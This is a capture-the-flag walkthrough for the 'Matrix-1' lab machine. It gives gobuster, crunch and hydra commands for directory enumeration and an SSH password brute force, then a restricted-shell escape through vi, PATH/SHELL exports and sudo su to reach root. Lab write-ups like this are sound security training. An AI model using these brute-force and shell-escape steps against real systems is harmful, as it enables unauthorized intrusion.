
Matrix - 1

CTF Lab

In This CTF we will find the flags with the help of hints clues that are hiding in the machine.

➤ Step 1:

We will scan entire network with help of nmap and find our targeted machine.



We have found our targeted machine....

➤ Step 2:

Now we will scan targeted machine for any vulnerabilities and open ports.

We found some open ports but nothing special

> Step 3:

Now we will try to directory brute force this ip with the help of gobuster.

```
(kali⊗kali)-[~]
$ gobuster dir -u http://192.168.1.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip

Gobuster v3.6
by 01 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 3734]
/assets (Status: 301) [Size: 0] [→ /assets/]
Progress: 316887 / 882244 (35.92%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 317039 / 882244 (35.94%)

Finished
```

We found assets name directory lets check it



We found this image in assets this means like rabbits make their way through underground likes that we will get this machine access with similar process.

> Step 4:

We found that port no. 31337 is open let's see what is on that port...

```
| Medicane in Matrix | X | Medicane in Matrix
```

We found some encrypted code lets decrypt it with the help of base64 decoder because there is = sign so base 64 will work


```
(kali⊕ kali)-[-]
$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -decho "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```

We got hint: echo "Then you'll see, that it is not the spoon that bends, it is only yourself." > Cypher.matrix

I think this Cypher.matrix is file name lets try to put that on web and see what we got



We have got a file lets what is in it




> Step 5:

We will search on google about this language and find its decoder to decode it. This is something we got let's decode this with the help of google....



We decode it....



Now we have a password but as it says there is last 2 characters are missing in that password.

> Step 6:

Now we have incomplete password we will try to find remaining characters with the help of tool name crunch.

Command: crunch 8 8 -t "k1ll0r%@" > matrix-pass.txt

Note: In crunch when we put % it is for numbers it will try 0 to 9 all possible combination put all number and generate wordlist and same for @ but @ tries all the possible alphabets in small case and generate word list.

Our password list is generated.

> Step 7:

Now we have password list and user name also lets try to brute force it with the help of hydra.

```
(kali@kali)-[-]
$ hydra -l guest -P matrix-pass.txt ssh://192.168.1.6 -t4
Hydra v9.5 (c) 2023 by van Hauser/Thf. 6 David Mociejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-01 03:47:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 260 login trip. 260 login tri
```

We got the password now lets login with the help of this password...

We got guest user access....

> Step 8:

Now we are entered as a user but in this machine for guest they restricted bash because of that none of following command is executing .

> Step 9:

We need to change the permissions of users of that machine and as on step we got hint of rabbit so like with help of that hint we will get that root. Now we will try to change permissions with the help of vi.

Note: Vi is command line text editor we can run commands through it when bash is blocked.

After entering vi type this command for entering terminal.



After that we export the path and shell with following commands:

For Shell: export SHELL=/bin/bash:\$SHELL For Path: export PATH=/usr/bin:/bin:\$PATH

```
sh-4.4$ export SHELL = /bin/bash:$SHELL
sh: export: `=': not a valid identifier
sh: export: `/bin/bash:/bin/rbash': not a valid identifier
sh-4.4$ export SHELL =/bin/bash:$SHELL
sh: export: `=/bin/bash:/bin/rbash': not a valid identifier
sh-4.4$ export SHELL=/bin/bash:$SHELL
sh-4.4$ export PATH=/usr/bin:$PATH
```

After that simply type sudo su and enter the password of guest user that we found previously and you will get the root access...

```
sh-4.4$ sudo su
Password:
Maybe if you used more than just two fingers...
Password:
root@porteus:/home/guest# sudo su
```

Now go to the root directory with the help of cd /root command and open flag.txt with the help of cat flag.txt command

```
rootmporteus:/home/guest# cd /root
rootmporteus:~# ls
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ flag.txt
rootmporteus:~# cat flag.txt

.-'-'
|--'-| EVER REWIND OVER AND OVER AGAIN THROUGH THE
|---'--| INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|---'--| WHAT
|----| WHAT
|----| WHAT
|----| NO, ME NEITHER
|----| IT'S JUST A HYPOTHETICAL QUESTION
```